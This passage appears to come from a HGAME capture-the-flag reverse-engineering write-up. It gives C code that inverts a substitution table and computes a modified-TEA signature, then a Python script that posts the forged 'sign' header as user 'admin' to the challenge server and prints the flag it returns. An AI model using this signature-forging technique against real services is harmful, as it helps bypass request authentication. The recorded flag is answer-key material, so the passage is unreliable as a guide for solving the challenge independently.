30	0x35, 0x85, 0xE2, 0xF9, 0x37, 0xE8, 0x1C, 0x75, 0xDF,
	0x6E,
31	0x47, 0xF1, 0x1A, 0x71, 0x1D, 0x29, 0xC5, 0x89, 0x6F,
	0xB7,
32	0x62, 0x0E, 0xAA, 0x18, 0xBE, 0x1B, 0xFC, 0x56, 0x3E,
	0x4B,
33	0xC6, 0xD2, 0x79, 0x20, 0x9A, 0xDB, 0xC0, 0xFE, 0x78,
	0xCD,
34	0x5A, 0xF4, 0x1F, 0xDD, 0xA8, 0x33, 0x88, 0x07, 0xC7,
	0x31,
35	0xB1, 0x12, 0x10, 0x59, 0x27, 0x80, 0xEC, 0x5F, 0x60,
	0x51,
36	0x7F, 0xA9, 0x19, 0xB5, 0x4A, 0x0D, 0x2D, 0xE5, 0x7A,
	0x9F,
37	0x93, 0xC9, 0x9C, 0xEF, 0xA0, 0xE0, 0x3B, 0x4D, 0xAE,
	0x2A,
38	0xF5, 0xB0, 0xC8, 0xEB, 0xBB, 0x3C, 0x83, 0x53, 0x99,
	0x61,
39	0x17, 0x2B, 0x04, 0x7E, 0xBA, 0x77, 0xD6, 0x26, 0xE1,
	0x69,
40	0x14, 0x63, 0x55, 0x21, 0x0C, 0x7D, 0x21, 0x73, 0x27,
	0x75,
41	0x74, 0x21, 0x70, 0x76, 0x26, 0x73, 0x25, 0x72, 0x7C,
	0x21,
42	0x75, 0x70, 0x56, 0x04, 0x50, 0x02, 0x03, 0x56, 0x07,
	0x01,
43	0x51, 0x04, 0x52, 0x05, 0x0B, 0x56, 0x02, 0x07, 0x47,
	0x15,
44	0x41, 0x13, 0x12, 0x47, 0x16, 0x10, 0x40, 0x15, 0x43,
	0x14,
45	0x1A, 0x47, 0x13, 0x16, 0x74, 0x26, 0x72, 0x20, 0x21,
	0x74,

```

46         0x25, 0x23, 0x73, 0x26, 0x70, 0x27, 0x29, 0x74, 0x20,
        0x25,
47         0x21, 0x73, 0x27, 0x75, 0x74, 0x21, 0x70, 0x76, 0x26,
        0x73,
48         0x25, 0x72, 0x7C, 0x21, 0x75, 0x70, 0x56, 0x05, 0x52,
        0x05,
49         0x07, 0x5B, 0x0D, 0x08, 0x59, 0x0D, 0x5C, 0x10, 0x17,
        0x63,
50         0x10, 0x16, 0x47, 0x17, 0x45, 0x19, 0x1A, 0x51, 0x22,
        0x1E,
51         0x50, 0x27, 0x57, 0x2A, 0x32, 0x61, 0x2F, 0x34, 0x74,
        0x29,
52         0x78, 0x29, 0x2D, 0x83, 0x37, 0x38, 0x8B, 0x41, 0x8E,
        0x48,
53         0x4D, 0x9B, 0x4A, 0x52, 0x21, 0x73, 0x27, 0x75, 0x74,
        0x21,
54         0x70, 0x76, 0x26, 0x73, 0x25, 0x72, 0x7C, 0x21, 0x75,
        0x70,
55         0x56, 0x06, 0x54, 0x08, 0x0B, 0x60, 0x13, 0x0F, 0x61,
        0x16,
56         0x66, 0x1B, 0x23, 0x70, 0x1E, 0x25, 0x47, 0x19, 0x49,
        0x1F,
57         0x22, 0x5B, 0x2E, 0x2C, 0x60, 0x39, 0x6B, 0x40, 0x4A,
        0x7B,
58         0x4B, 0x52, 0x74, 0x2C, 0x7E, 0x32, 0x39, 0x92, 0x49,
        0x4D,
59         0xA3, 0x5C, 0xAC, 0x69, 0x71, 0xC2, 0x74, 0x7F, 0x21,
        0x73,
60         0x27, 0x75, 0x74, 0x21, 0x70, 0x76, 0x26, 0x73, 0x25,
        0x72,
61         0x7C, 0x21, 0x75, 0x70, 0x56, 0x07, 0x56, 0x0B, 0x0F,
        0x65,
62         0x19, 0x16, 0x69, 0x1F, 0x70, 0x26, 0x2F, 0x7D, 0x2C,
        0x34,
63         0x47, 0x1B, 0x4D, 0x25, 0x2A, 0x65, 0x3A, 0x3A, 0x70,
        0x4B,
64         0x7F, 0x56, 0x62, 0x95, 0x67, 0x70, 0x74, 0x2F, 0x84,
        0x3B,
65         0x45, 0xA1, 0x5B, 0x62, 0xBB, 0x77, 0xCA, 0x8A, 0x95,
        0xE9,
66         0x9E, 0xAC
67     };
68     int mi[]={};
69
70     for(int i=0;i<16;i++){
71         for(int j=0;j<256;j++) {
72

```

```

73         if(ming[i]==biao1[j]){
74             mi[i]=j;
75         }
76     }
77     // printf("%x ",biao1[ming[i]]);
78
79 }
80 for(int i=0;i<16;i+=4){
81     printf("0x");
82     for(int j=3;j>=0;j--){
83
84         printf("%02x",mi[i+j]);
85     }
86     printf(",\n");
87 }
88
89
90     return 0;
91 }

```

换表

```

1  #include <stdint.h>
2  #include <stdio.h>
3
4
5  int main() {
6      unsigned int v8[]={0xf93c43ef,
7                          0x85c7459f,
8                          0x3cc7efc7,
9                          0x63c74dc7,
10     };
11     unsigned int v7,v6,v5;
12     unsigned int a3[]={0x75277321,
13                         0x76702174,
14                         0x72257326,
15                         0x7075217c,
16                         0x02500456,
17                         0x01075603,
18                         0x05520451,
19                         0x0702560b,
20                         0x13411547,
21                         0x10164712,
22                         0x14431540,
23                         0x1613471a,

```

24	0x20722674,
25	0x23257421,
26	0x27702673,
27	0x25207429,
28	0x75277321,
29	0x76702174,
30	0x72257326,
31	0x7075217c,
32	0x05520556,
33	0x080d5b07,
34	0x105c0d59,
35	0x16106317,
36	0x19451747,
37	0x1e22511a,
38	0x2a572750,
39	0x342f6132,
40	0x29782974,
41	0x3837832d,
42	0x488e418b,
43	0x524a9b4d,
44	0x75277321,
45	0x76702174,
46	0x72257326,
47	0x7075217c,
48	0x08540656,
49	0x0f13600b,
50	0x1b661661,
51	0x251e7023,
52	0x1f491947,
53	0x2c2e5b22,
54	0x406b3960,
55	0x524b7b4a,
56	0x327e2c74,
57	0x4d499239,
58	0x69ac5ca3,
59	0x7f74c271,
60	0x75277321,
61	0x76702174,
62	0x72257326,
63	0x7075217c,
64	0x0b560756,
65	0x1619650f,
66	0x26701f69,
67	0x342c7d2f,
68	0x254d1b47,
69	0x3a3a652a,
70	0x567f4b70,


```

71             0x70679562,
72             0x3b842f74,
73             0x625ba145,
74             0x8aca77bb,
75             0xac9ee995,});
76
77
78
79     for (int i = 0; i < 4; i += 2 )
80     {
81         v7 = v8[i];
82         v6 = v8[i + 1];
83         v5 = 0;
84         for (int j = 0; j < 32; j++ )
85         {
86             v7 += v6 ^ (a3[j*2] + v5) ^ (v6 >> 3) ^ (4 * v6);
87             v6 += v7 ^ (a3[j*2+1]+ v5) ^ (v7 >> 5) ^ (16 * v7);
88             v5 -= 0x61C88647;
89         }
90         v8[i] = v7;
91         v8[i + 1] = v6;
92     }
93
94
95     for(int i=0;i<4;i++){
96         printf("%x \n",v8[i]);
97     }
98
99     for(int i=0;i<4;i++){
100         for(int j=0;j<4;j++) {
101             printf("%x", v8[i]&0xff);
102             v8[i]>>=8;
103         }
104     }
105
106     return 0;
107 }
108 //51166cdbaa9dd748cd5b7d41fba5a5c3

```

魔改tea加密

发包得到flag

```

1  import requests
2
3  url = "http://node1.hgame.vidar.club:32492/flag"

```

```

4
5     headers = {
6         "sign": "51166cdbaa9dd748cd5b7d41fba5a5c3",
7         "Content-Type": "application/json; charset=utf-8",
8         "Host": "node1.hgame.vidar.club:32492",
9         "Connection": "Keep-Alive",
10        "Accept-Encoding": "gzip",
11        "User-Agent": "okhttp/3.14.9"
12    }
13    data = {
14        "username": "admin",
15        "filename": "h1g1a1m1e1"
16    }
17
18    response = requests.post(url, headers=headers, json=data)
19
20    print("Status Code:", response.status_code)
21    print("Response Body:", response.text)
22

```

```
Status Code: 200
```

Response Body: {"code": "200", "msg": "hgame{7be75491-2329-403b-9829-a8f042dd3ba0}\\u0000\\u0000\\u0000\\u0000\\u0000"}